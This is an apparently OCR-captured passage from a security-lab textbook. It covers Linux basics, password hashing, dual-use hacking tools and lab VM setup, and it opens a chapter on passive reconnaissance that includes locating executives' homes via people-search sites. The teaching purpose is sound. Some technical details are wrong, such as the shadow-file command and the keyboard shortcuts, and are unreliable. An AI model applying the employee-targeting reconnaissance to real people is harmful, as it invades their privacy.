The Linux filesystem is the structure in which all the information on the computer is stored. Files are stored within a hierarchy of directories; each directory

can contain other directories and files. Some of the more common directories found on a Linux system are as follows:

- `/`—Represents the root directory
- `/bin`—Contains common Linux user commands, such as `ls`, `sort`, `date`, and `chmod`
- `/dev`—Contains files representing access points to devices on your systems. These can include floppy disks, hard disks, and CD-ROMs.
- `/etc`—Contains administrative configuration files, the `passwd` file, and the `shadow` file
- `/home`—Contains the user's home directories
- `/mnt`—Provides a location for mounting devices such as CD-ROMs and floppy disks
- `/sbin`—Contains administrative commands and daemon processes
- `/usr`—Contains user documentation, graphical files, libraries, and a variety of other user and administrative commands and files

Directories and files on a Linux system are set up so that access can be controlled. When you log in to the system, you are identified by a user account. In addition to your user account, you may belong to a group or groups. Therefore, files can have permissions set for a user, a group, or others. For example, Red Hat Linux supports three default groups: super users, system users, and normal users. Access for each of these groups has three options:

- Read
- Write
- Execute

To see the current permissions, owner, and group for a file or directory, type the **`ls -l`** command. This displays the contents of the directory you are in with the privileges for the user, group, and all others. For example, the list of a file called `mikesfile` and the directory `mikesdir` would look like the following:

```
drwxr-xr-x   2 mikeg  users     32162 Aug  20 14:31 mikesdir
-rw-r--r--   1 mikeg  users      3106 Aug 16 15:21 mikesfile
```

The permissions are listed in the first column. The first letter indicates whether the item is a directory or a file. If the first letter is `d`, the item is a directory, as in the first item listed above, `mikesdir`. For the file `mikesfile`, the first character is a dash (`-`). The next nine characters for the `mikesdir` folder denote access and take the following form: `rwx|rwx|rwx`. The first

three characters list the access rights of the user, so for the `mikesdir` folder, the user has read, write, and execute privileges. The next three bits denote the group rights; therefore, the group has read and execute privileges for the `mikesdir` folder. Finally, the last three bits specify the access all others have to the `mikesdir` folder. In this case, they have read and execute privileges. The third column, `mikeg`, specifies the owner of the file or directory, and the fourth column, `users`, is the name of the group for the file or directory. The only one who can modify or delete any file in this directory is the owner, `mikeg`.

The `chmod` command is used by a file owner or administrator to change the definition of access permissions to a file or set of files. The `chmod` command can be used in symbolic and absolute modes. Symbolic mode deals with symbols such as `rwx`, whereas absolute mode deals with octal values. For each of the three sets of permissions on a file—read, write, and execute—read is assigned the number 4, write is assigned the number 2, and execute is assigned the number 1. To make permissions wide open for you, the group, and all users, the command would be as follows:

```
chmod 777 demofile
```

(This value is arrived at by adding 4, 2, and 1 together. Remember that 4 is for read, 2 is for write, and 1 is for execute.)

Linux Basics

The objective of this section is to review some Linux basics. Although a lot of work can be done from the Linux GUI, you will still have to operate from the Terminal window or shell. The Terminal window is similar to the command prompt in Windows. If you log in as root and open a Terminal window, you should see something similar to this: `[root@slax /]#`. The `#` sign is most important here because it denotes that you are root. Root is god in the world of Linux. You want to make sure that you properly execute commands while working as root. Unlike Windows, Linux might not offer you several prompts or warnings before it executes a critical command.

It is important that you know some basic Linux commands and their functions. There are many, and so for the sake of brevity, Table 1-3 lists just a few basic commands. If all this talk of Linux commands has left you wanting more, you might want to spend a few minutes reviewing a more complete list of commands at the following sites:

- `www.mediacollege.com/linux/command/linux-command.html`
- `www.laynetworks.com/linux.htm`

Table 1-3: Basic Linux Commands

COMMAND	DESCRIPTION
/	Represents the Root directory
cat	Lists the contents of a file
cd	Changes the directory
chmod	Changes file and folder rights and ownership
cp	Runs the copy command
history	Shows the history of up to 500 commands
ifconfig	Similar to ipconfig in Windows provides network configuration
kill	Kills a running process by specifying the PID
ls	Lists the contents of a folder
man	Opens manual pages
mv	Moves files and directories
passwd	Changes your password
ps	Runs the process status command
pwd	Prints the working directory path
rm	Removes a file
rm -r	Removes a directory and all its contents
Ctrl+P	Pauses a program
Ctrl+B	Puts the current program into the background
Ctrl+Z	Puts the current program to sleep

Linux requires that user accounts have a password, but by default it will not prevent you from leaving a password set as blank. After installing BackTrack and while booting up, note that the default username and password is listed as *root* and *toor.* Linux encrypts the password for storage in the `/etc` folder. Most versions of Linux, including Kali, use MD5 by default. If you choose not to use MD5, you can choose DES, although it limits passwords to eight alphanumeric characters. Linux also includes the `/etc/shadow` file for additional password security. Moving the passwords to the `shadow` file makes it less likely that the encrypted password can be decrypted, because only the root user has access to the `shadow` file. If you are logged in as root and want to see the shadow passwords on your computer, execute the following command:

```
ls /etc/shadow
```

The format of the shadow file is

```
Account_name:Password:Last:Min:Max:Warn:Expire:Disable:Reserved
```

Linux systems also use *salts*. Salts are used to add a layer of randomness to the passwords. Because MD5 is a hashing algorithm, this means that if you use *topsecret* for your password and another user uses *topsecret* for their password, the encrypted values will look the same. A salt can be one of 4,096 values and helps further scramble the hashed password. Under Linux, the MD5 password is 32 characters long and begins with 1. The characters between the first and second $ represent the salt. Passwords created in this way are considered to be one-way. That is, there is no easy way to reverse the process. Figure 1-8 demonstrates how Linux creates this value.




Figure 1-8: Linux password creation

SHADOWS VERSUS SALTS

The world of computing used to be a much more trusting place. At one time in the not-too-distant past, Linux passwords were kept in the `passwd` file. The `passwd` file is world-readable, which basically means that anyone can access or read this file. This means not only the people or processes you would like to read it, but also the bad guys. That is why the `shadow` file was created.

The `shadow` file is readable only by root. This helps keep the prying eyes of unauthorized users from taking a peek at encrypted passwords when they shouldn't be looking at them. Now, even if they do get a look at the passwords, the passwords are not formatted as unencrypted text; instead, they are kept in a hashed format. Hashes are considered one-way functions, as they are easy to compute in one direction yet very hard to compute in the other. The problem is that two identical words will create the same hash. That is why salts are needed, as they provide that second layer of randomness. A complete hash is made up of `$1$_SALT_$_HASH_`. The `$1$` refers to the algorithm being used—in this case, the MD5 algorithm. Salt lengths can vary; a common implementation is to use two random characters, which are stored as the first two characters of the encrypted password. For example, if `1yAkjfqifnips` is the encrypted value, then `1y` is the salt. That value is not only needed for the user to log on, but also for the attacker trying to crack the account.

Because the hashing process is one-way, there is no known way of directly retrieving the original password from the encrypted version. However, the attacker can extract the salt and use this two-character value to encrypt with a dictionary of words, and then compare those to the existing encrypted values. If the password happens to be a word in the dictionary, a match will be found and the password revealed.

Now that you are familiar with some Linux basics, let's look at the Mac OS X operating system.

Mac OS X

The Macintosh has always been considered innovative, ever since its introduction in 1984, but by the late 1990s it was due for an update. This update occurred by means of Mac OS X. The OS that had been developed by NeXT Software became the basis for OS X. OS X is a Unix/FreeBSD-based operating system designed to meet current and future computing needs. At the time of this book's publication, OS X is currently at version 10.10 Yosemite. With the release of 10.4.4, the operating system changed from supporting only PowerPC-based Macs to include Intel-based computers. Before you get too excited about running Mac OS X on your own Intel computer, Apple has stated that Mac OS X will not run on Intel-based personal computers aside from their own. As a result, OS X would require additional hardware. You will have to weigh the benefits and costs of investing in this technology.

When considering adding the Mac OS, take a look at the corporate environment in which you work. Some industries use Macs more than others. Schools, advertising agencies, and other industries that must perform graphics, video, and audio editing typically favor Macs. Some security professionals prefer Macs to PCs, and a growing number of end users are buying Macs, which somewhat parallels the growing popularity of Android.

ALPHA AND BETA SOFTWARE

The term *beta* is thought to have originated at IBM during the 1960s. Alpha tests are the first round of tests performed by the programmers and quality engineers to see how applications will function. Beta testing comes next. Beta testing is widely used throughout the software industry. This second round of product development has evolved to include testing that is performed internally and externally by prospective users.

While the software is potentially unstable, it is much more user-friendly than in its alpha stage, and gives the programmers, quality engineers, and users a good look at how the end product will act and perform. After collecting feedback from these initial users, the software is refined with another round of improvements before it is released in its final form.

Software and Applications

Installing an OS is only half the battle. After an OS has been installed, you need some client-side security tools to get any real work or exploration done. Security tools have been around for quite some time. Dan Farmer and Wietse Venema helped start the genre of security software in 1995 when they created one of the first vulnerability-assessment programs called Security Administrator Tool for Analyzing Networks (SATAN). This program set the

standard for many tools to follow; it made it possible to scan for vulnerable computers through the Internet and provided a variety of functions in one package. Although SATAN was a great tool for security administrators, it was also useful to hackers. That's the nature of tools; they can be used with good or bad intentions.

SATAN'S DAYS WERE NUMBERED

In 1995, few network-vulnerability tools existed. That is one reason why SATAN made waves in the world of network security. The debate at the time centered on the real purpose of the tool. Was it designed for security administrators to verify security settings, or was it for attackers to use to scan for vulnerable systems that could be easily hacked? This debate was further fueled by the fact that in 1996 Dan Farmer performed a survey in which he scanned 2,200 Internet hosts with SATAN and found that more than half were vulnerable to attack. Not only were these systems scanned without the permission of the owners, but they were also not mom-and-pop sites. Mr. Farmer chose to scan high-profile sites such as banks and major institutions.

There is also the issue of the name of the program. To address those concerns, the install package actually contained a program named *repent*. This program would actually change all instances of the name "SATAN" to "SANTA."

SATAN was designed to run from a web browser. This made the tool easy to use and formatted the results in a summary fashion. While SATAN is considered outdated by today's standards, its contribution is that it spawned a segment of security software that did not previously exist. SATAN lives on today through such tools as SARA, SAINT, and Nessus.

Today, an untold number of client-side security tools can be used to scan for vulnerabilities, probe for holes, and assess security. Some of these are legitimate security tools, and others have been written by hackers or those without the best of intentions. As a security professional, you probably want to keep a variety of these tools handy. Just make sure that you have authorization before using them on a network.

Learning Applications

The final section of this chapter looks at some of the learning applications and hacking software that you can run in a lab environment to help you analyze common security problems and misconfigurations. The concept behind these learning applications is that these tools can help build your security skills. One good place to start is `https://www.vulnhub.com/`. This great website, shown in Figure 1-9, provides downloads, applications, and challenges that allow anyone to gain practical hands-on experience in application and network security. Creators of home labs will need to investigate limitations before investigating "hack me" sites. The AUPs of their subscription services may disallow any sort of hacking activities from subscribers.




Figure 1-9: The Vulnhub website is useful to the security professional.

Next on the list is `www.wechall.net/`. This site maintains links to many different challenge sites. These sites focus on a lot of different types of challenges, such as hacking, cryptography, and steganography. If that's not enough to keep you busy for a while, here are two other sites worth investigating:

- **Hacme Bank—**A web-based bank that you can actually hack without worrying that you will go to jail
- **Damn Vulnerable Linux—**A Linux distribution that is packed with vulnerable applications

Hacme Bank works in much the same fashion as previously listed tools. It is available from Foundstone at `www.foundstone.com/us/resources-free-tools.asp`. This application also installs a simulated bank that is designed to teach you how to create secure software. Hacme Bank has an assortment of common vulnerabilities built in, such as SQL injection and cross-site scripting. This tool is actually used in Foundstone security classes.

Damn Vulnerable Linux may not be one of the newest hacking distributions, but it remains popular. It is available for download at `http://distrowatch.com/table.php?distribution=dvl`. Damn Vulnerable Linux has been loaded with broken, buggy, outdated, and exploitable software. Its primary goal is to design a Linux system that is as vulnerable as possible to allow individuals like you who are building a lab to explore code injection, buffer overflows, shell code development, web exploitation, and SQL injection.

Hacking Software

While the title of this section may have gotten your attention, it actually refers to a range of software and applications that are widely used by hackers and security professionals alike. In effect, by building a network lab, you are creating an environment in which you can (and must) ethically hack. And while on this topic, it should also be made clear that you should never run any tools or exploits on an outside or external network without the network owner's permission. The objective is to keep it legal while you increase your knowledge.

Many pieces of software can be used for good or malicious purposes. For example, consider port scanners. While attackers use them to scan open ports that can be used for potential attacks, security professionals use port scanners to verify that ports truly are closed and that firewall rule sets are working. Therefore, if you were going to make a short list of dual-use software, you might include the items in the following list.

The best place to start gathering tools is `http://sectools.org`. This site, run by Insecure.Org, lists the top security tools, and has done so since 2000. Check out the site for a complete listing, but in the meantime here are the top ten:

- **Wireshark**—Packet sniffer
- **Metasploit**—Exploit framework
- **Nessus**—Vulnerability assessment tool
- **Aircrack**—Wireless exploitation tool
- **Cain & Abel**—Diverse Windows exploitation tool
- **Netcat**—Command-line back-end tunneling tool
- **tcpdump**—Packet sniffer
- **John the Ripper**—Password-recovery tool
- **Kismet**—Wireless hacking tool
- **Burp Suite**—Web proxy and web application tester

There are also several tools that deserve honorable mention:

- OWASP Web Proxy
- Capsa Network Analyzer
- Nmap
- BeEF browser exploit framework
- IDA Pro
- OWASP Xenotix Exploit Framework
- FOCA Network Intelligence tool

A lot of other hacking tools are available, yet many, such as virus generators or remote access Trojans (RATs), have little or no practical purpose other than to spread malware and cause problems. This book won't spend much time examining these types of tools, but just keep in mind they do exist.

Summary

Building your own security lab to serve as a laboratory environment for network security experimentation is not difficult to do, and it need not be particularly expensive. By applying some effort and taking a little time, you can cut your costs and still build a good test bed. By using some of the things that are likely already available to you and adding a few additional components, you can build a network in a couple of days. The benefits are many. First, this provides a setting in which you can work with hacking tools without impacting other network users. If damage occurs, and you built the network intelligently, used virtual images, and backed-up everything, it will be relatively easy to restore systems to their previous state.

One key piece of this project is determining which operating systems to install. Just because of their dominance in the marketplace, you need to install Windows and Linux operating systems. Windows is the most popular desktop OS and is used extensively around the world. Understanding its vulnerabilities and how it is secured is an important component of building your own security lab. Linux is well positioned as a backend server for many major firms around the world. Linux is also an important platform for security tool development. Much of this is based on the open source nature of the OS. Open source means that you can search for a fix and even solicit the user community for help. Much like distributed computing, the result is that you have thousands of eyes and minds working on problems and glitches.

Another important topic in this chapter concerned how to do more with less. This means a way to have more computer operating systems running with fewer physical computers. This is what virtualization allows a user to do: to use one host system to support many virtual operating systems. Several options were discussed, but in the end, selecting one to use is very much a personal choice. The book itself is focused on VMware because the VMware player is free and because VMware has a lot of industry support. It has proven itself to be a robust virtualization product. However, if you prefer to go the open source route, you might want to look at alternatives such as VirtualBox.

Finally, the chapter looked at some learning applications. These included options such as Damn Vulnerable Linux. These distributions enable you to set up a complex environment, such as an online bank, and look at the processes and interactions between the client and server. The idea is to learn what works well and what is

potentially vulnerable. The intention of this chapter was to help you set up the software and hardware platform you will be using for the rest of this book and, as you continue to use your lab, to learn more about networks and security controls.

Key Terms

- **Chmod**—A Linux command that is used to change the mode of a file.
- **etc/shadow file**—One possible location of the Linux password file (`psswd`), which is only accessible by root.
- **Firewall**—A hardware or software security system that is used to manage and control both network connectivity and network services. Firewalls act as chokepoints for traffic entering and leaving the network, and prevent unrestricted access. Firewalls can be stateful or stateless.
- **Hub**—A device that connects the cables from computers and other devices such as network-attached storage in an Ethernet LAN.
- **ISO image**—A CD or DVD disk image that can be stored as a single file yet represents the complete structure of an optical disk.
- **Lock-picking**—The art of opening locks without the keys.
- **Mandatory access control**—A means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (such as clearance) of subjects to access information of such sensitivity.
- **MD5sum**—A cryptographic algorithm that is used to verify data integrity through the creation of a 128-bit message digest.
- **Network-attached storage**—A device that is accessible directly on the LAN and is designed for handling files and data storage.
- **Phreaking**—A term used for individuals who crack telecommunication security, most often phone or voice communication networks.
- **Router**—A device that determines the next network point to which a data packet should be forwarded en route to its destination. Routers create or maintain a table of the available routes and use this information to determine the best route for a given data packet. Routing occurs at Layer 3 (network layer) of the OSI seven-layer model.
- **Salt**—A random string of data used to modify a password hash to provide randomness to stored passwords.
- **Switch**—A device that links several separate LANs and provides packet filtering between them. A LAN switch is a device with multiple ports, each of which can support an entire Ethernet or Token Ring LAN.

- **Virtualization**—Creation of a software implementation of a hardware device. Virtualization enables users to run multiple operating systems on the same physical computer in isolation from each other.
- **WiFi detectors**—Devices designed to detect wireless signals.
- **Wireless access point**—A device used to bridge a wired and wireless network. Wireless access points act as a central node for users of wireless devices to connect to a wired network.

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of this chapter. The tools and utilities used in these exercises were chosen because they are easily obtainable. The goal is to provide you with *real* hands-on experience. The most important exercise to complete at the end of this chapter is to build your network. Because equipment varies and many different designs are possible, it is hoped that you take this time to construct a hardware base to use for subsequent chapters.

Equipment Checklist

For this first exercise, fill in the following checklist of items that need to be completed to get your lab ready for software installation.

ITEM	DESCRIPTION	DATE COMPLETED
1	Select a location for the lab.	
2	Specify the floor space needed and any added environmental requirements such as air conditioning.	
3	Specify the external network connections.	
4	Determine the computer and server hardware requirements.	
5	Determine required operating systems.	
6	Determine required application software.	
7	Determine any utilities or other software required.	
8	Determine needed tools and test equipment.	
9	Determine network cabling and network equipment required.	
10	Acquire the workspace needed for the lab.	
11	Have any required power, phone, network cabling, and external network connections installed.	

12	Obtain the network infrastructure hardware, computer hardware, software, tools, and test equipment.
13	Set up the network.
14	Set up the computers and servers.

NOTE **For this book, a Toshiba Satellite L70-BBT2N22 Laptop with Windows 7 Professional is used. It is equipped with 16GB of DDR3l RAM, with a 1TB solid-state drive. This will be used as a test platform. A Buffalo LinkStation 2TB High Performance NAS will also be used for additional storage.**

Installing VMware Workstation

1. Download VMware Workstation.
2. Double-click the application to start the installation.
3. Once installation is complete, enter the serial number key when prompted.
4. Explore some of the options of VMware Workstation.

Exploring Linux Operating System Options

One of the great things about virtualization is the ability to set up virtual machines. Check out `www.vmware.com/` and explore some of the ready-to-use images that are available to download. There are also several Linux ISOs that I recommend you install with VMware Workstation or VirtualBox.

OS	VERSION/DESCRIPTION	SIZE
Kali	https://www.kali.org/downloads/	2.9GB
Fedora Security Spin	http://spins.fedoraproject.org/security/	890MB
Damn Vulnerable Linux	http://sourceforge.net/projects/virtualhacking/files/os/dvl/damnvulnerablelinux_1.0.iso/download	149.6MB

NOTE **These three Linux distributions will give you a good set of Linux-based VMs for testing. If you only have enough storage space for one, I recommend that you install Kali.**

Using VMware to Build a Windows Image

This first exercise steps you through a Windows 2003 installation. Windows 2003 was chosen for this example because it's old, has numerous vulnerabilities, and

will work well to demonstrate exploits in later chapters. The licensed, sealed copy of Windows 2003 Server used in this example was purchased from eBay for only $12.00.

1. Open VMware.
2. Choose New Virtual Machine and let the wizard step you through the setup.
3. Select the default setting until you get to Select a Guest Operating System. Choose Microsoft Windows and Windows 2003 Server.

NOTE **If you don't have a copy of Windows 2003, you can download a trial of some Windows products at** `https://www.modern.ie/en-us/virtualization-tools#downloads`.

4. Continue to accept the defaults. You are prompted for bridged network and default disk size. The default setting should be good for both of these. When the wizard is finished, you are presented with the Windows 2003 Server tab. You now want to insert your Windows 2003 installation disc, and click the Start button.
5. At this point, the install works like almost any other OS installation.

Using VMware Converter to Create a Virtual Machine

There may be times when you need to convert an existing physical image to a virtual machine; there are tools available for this. One use for this technology is to convert existing physical systems into virtual machines.

NOTE **If you are like me the chances are good that you have an old Windows XP laptop or desktop system lying around that you are no longer using. If so, why not convert it to a virtual machine and use it for testing? It will cost you nothing more than a little time to convert it.**

One of the easiest ways to create a virtual machine is to convert an existing physical computer to a virtual image. A tool for doing this is VMware vCenter Converter. You can download it from `https://my.vmware.com/web/vmware/info/slug/infrastructure_operations_management/vmware_vcenter_converter_standalone/5_5`.

The following steps will walk you through the process of using VMware to convert a physical image to a virtual machine:

1. Start the converter program.
2. Enter the IP address or hostname of the system you would like to convert.

3. Click Next once a connection is made.

   A screen opens, prompting you to install the Converter Client Agent.

4. Choose the destination to which you would like to store the newly created VMware image.
5. Allow the process to finish. This may require some time if the image is large.

Once completed, you will have successfully created a VMware image.

Exploring Other Operating System Options

If you have decided to use VirtualBox instead of VMware Workstation, one of the benefits is that VirtualBox is able to set up VirtualBox images. Check out `https://virtualboximages.com/Free.VirtualBox.VDI.Downloads` and explore some of the ready-to-use images that are available to download. See if you can find the following operating systems and list their version and description.

OS	VERSION/DESCRIPTION	SIZE
PC/OS10		
CentOS		
Ubuntu		
OpenBSD		
ReactOS		
Gentoo		
Debian		

NOTE **If you find a VirtualBox appliance that you would like to use in VMware, you can always attempt to export the appliance and then import it into VMware. While the process does not work 100 percent of the time, it is worth a try.**

Running Kali from VMware

This exercise will demonstrate how to load Kali from the Wiley website:

1. Locate the `Kali.iso` file that Wiley has made available, and copy it onto the hard drive. A good place to save the `kali.iso` file is `my documents/my virtual machine/kali`.
2. From the VMware Workstation menu, choose New Virtual Machine. Allow the wizard to walk you through the choices, and select the defaults for each setting. On the Guest OS screen, choose Other Linux and name the virtual machine Kali.

3. When the wizard finishes, choose Edit Virtual Machine Settings. Select Use ISO image, and browse to the `Kali.iso` file. Then click OK.
4. From VMware Workstation, select Start This Virtual Image. Kali should proceed to load.
5. After Kali loads, you are ready to start using your new virtual machine.

Congratulations: you now have Kali installed and running!

Installing Tools on Your Windows Virtual Machine

This exercise will discuss some of the tools you should consider installing on your Windows virtual machine (VM). If you have completed all of the previous exercises, you now have several Linux and Windows VMs. While Linux VMs such as Kali and Fedora Security Spin have all the tools you need installed, your Windows systems do not.

NOTE **If you're trying to build the ideal lab environment, you won't be running or installing any additional tools on your base lab system. All tools and applications will be run from a virtual system. If you follow this approach, you will reduce the chance of something going wrong with your base laptop or desktop system.**

OS	DOWNLOAD LOCATION
Wireshark	`https://www.wireshark.org/download.html`
NetworkMiner	`http://sourceforge.net/projects/networkminer/files/latest/download`
NetWitness	`www.emc.com/security/security-analytics/security-analytics.htm#!freeware`
Nmap	`http://nmap.org/download.html`
Cain & Abel	`www.oxid.it`
SuperScan	`www.mcafee.com/us/downloads/free-tools/superscan.aspx`
FOCA	`www.pcadvisor.co.uk/downloads/3249362/foca-free-261/`

NOTE **You will be testing many of these tools in subsequent chapters. Setting everything up now will allow you to focus on using the tools and not having to install them later.**

CHAPTER 2

Passive Information Gathering

Whereas Chapter 1 examined what is needed to build a test lab. This chapter begins to explore how to utilize your new equipment. Although you might be eager to start loading advanced tools and learning more about exploits, this chapter focuses on your brain. This approach might not be what you were expecting, but when you are applying for a security position, you are not only selling your technical skills, you are also selling your ability to think and reason.

What I means is simply this, if you are hit by a denial of service attack tomorrow can you track back to the attacker and identify where the source IP address is located? What if your company is concerned that its posting too much technical information on its website, can attackers use this data? What if someone asks you to explain to them what Google hacking is; can you demonstrate how it is used? That is what I will focus on in this chapter. I will show you how some common types of nontechnical security leak. This chapter explores the ways in which information leakage can damage an organization and the huge amount of information that is publically available. The chapter also covers some common areas where attackers and others will look to gather information that gives them the potential to exploit a company or business entity.

This technique is known as operations security (OPSEC). OPSEC is the process of understanding how unclassified information can be gathered and used against you. There's lots of information on the Internet and much of it can be used against an organization. This type of information deals with methods

used to profile and attack a potential target. Remember, after all, that most attacks do not occur in a void. The attacker must first know something about the target. The attacker will be seeking to gather information about you, such as a domain name, IP address, physical address and location, phone number, or type of database used. You will use the same tools in the lab that the attacker would; these are primarily a web browser and an Internet connection. With this in mind, let's look at what many consider to be the first place an attacker might start to search for information.

Starting at the Source

The best place to begin looking for information is on an organization's or target's website. After that you will want to look for financial data by conducting some general web searches. After all, the information provided is free. This information is generously provided to clients, customers, or the general public. For example, most websites include an About page that discusses the organization, its executive board, and its holdings. This information can be useful to you or an attacker. Figure 2-1 shows the About page from the Superior Solutions, Inc. website.



Figure 2-1: The About Us page for Superior Solutions, Inc.

Just for a moment, imagine that we are looking at another company, a technology company such as Cisco. The likelihood of directly attacking Cisco is low, but what if you can find a company that Cisco has recently acquired? When an acquisition initially takes place, the first thought is usually not security; it is most likely connectivity. This means that an attacker may be able to use the acquired company to attack the primary target. Figure 2-2 shows an example of this approach.




Figure 2-2: Leapfrogging to the primary target

IN THE LAB

The risk from leapfrogging to gather information is that an attacker may be able to put the pieces together to see how organizations are interrelated. The best way to mitigate this risk is to minimize the amount of information that is made public or easily accessible on the company's website. To test for this type of vulnerability in the lab, all you need is an Internet connection and a web browser.

About Us pages also typcially provides a physical location. For example, the location of Superior Solutions, Inc. appears as follows:

Superior Solutions, Inc.

3730 Kirby Drive, Suite

Houston, Texas 77098

Potential attackers might use this information to launch any number of attacks, including dumpster diving or wardriving.

Dumpster diving is a low-tech attack that requires nothing more than knowing the address of the victim. Most states consider household garbage to be public property once it is placed in a receptacle by the street for pickup. What you or an attacker can find will vary, but a significant amount of information may be available. An article posted on Kxan.com (`http://kxan.com/2014/10/30/women-arrested-in-dumpster-diving-id-theft/`) highlights this vulnerability.

The article discusses how identity thieves were arrested after gathering information in the trash, including documents that were reported to contain Social Security numbers and other sensitive information. Whereas identity thieves certainly covet this type of information, hackers can use the same technique to look for operation manuals, configuration guides, passwords, account numbers, or even organizational charts and employee directories.

IN THE LAB

The risk from dumpster diving is that someone can get too much information about personal or private matters. In the lab you need to practice what you preach. This means shredding old CDs, degaussing or wiping hard drives that are no longer needed, and shredding any paper documents that should not end up in the hands of another. Before you consider dumpster diving for an organization's information, remember that if the dumpster is located on the organization's property, accessing it may be considered trespassing.

Another potential (ab)use of this location information is wardriving. *Wardriving* refers to the act of finding and marking the locations and status of wireless networks. These are prime targets for an attacker. Just imagine the attacker's joy when he or she discovers that the locked-down web server and Internet-facing systems are vulnerable or exposed over a wireless LAN. Wireless networks are sometimes targeted because they have poor or weak information security policies. While Chapter 8 looks at wireless systems in much more depth, be aware that rogue access points, and weak, or nonexistent, encryption are real problems. Even when encryption is being used, some organizations don't physically secure wireless access points, so malicious individuals may be able to gain physical access and reset or reprogram such devices.

WARDRIVING CATASTROPHE

One hacker recently came up with the idea of having his cat do his wardriving for him when he created the WarKitteh collar used to deploy the first WiFi-spying cat.

The idea was to equip his cat Coco with a WiFi-sniffing collar and GPS. Basically, the cat was equipped with everything necessary to map all the networks in the neighborhood that would be vulnerable to any intruder or WiFi hacker. His experiment revealed 23 WiFi hotspots, more than a third of which were open or encrypted with only WEP. Using GPS these networks were mapped through Google Earth. If you would like to build your own WarKitteh collar, you can read more about the project here: `https://www.hackster.io/user1918/warkitteh`**. Just keep in mind that you will have to supply your own cat.**

IN THE LAB

The risk of an open wireless connection is that unauthorized individuals may get access through your network or use your organization as a base for attacks against others. You can mitigate these risks by performing basic actions such as turning on encryption and physically protecting access points. You can implement this practice in the lab by making sure that encryption is enabled and set to the strongest level possible. You will also want to make sure to lock up or protect access points so that they are physically secure.

Some may ask whether having information about the physical plant(s) of a company on its own website is really such a big concern. The answer is yes. Consider this: As firewalls, intrusion detection systems, network security, and

logical controls improve, attackers are faced with the task of gaining access to resources and assets they covet. These security improvements can thus mean that physical access may offer the best opportunity for a successful attack.

Another area to look at on the targeted company's website is the corporate board of directors and any list of key employees. Such information can potentially be used for social engineering, spoofing, or even alternative modes of attack.

This leads to the next topic: how information gathered about individuals might be used for nefarious purposes.

Scrutinizing Key Employees

During the analysis of names on a website, you might find the names of several key employees. If an attacker is located close by, he or she can just drive to the published location of these employees and check to see whether they have wireless connectivity. If so, it might be possible for the attacker to leapfrog off the employee's Internet connection and use it to attack the network. For example, a review of the Cisco website indicates that the CEO is John T. Chambers, and because the headquarters of Cisco is located in California, one might assume that the CEO lives somewhere nearby. Tools that can be used to find addresses include online phone books such as `www.anywho.com` and `http://people.yahoo.com`, and online search tools such as `www.zabasearch.com` and `www.peoplesearchnow.com`. To give you an idea of the types of information that sites such as ZabaSearch provide, Figure 2-3 shows a part of the website.

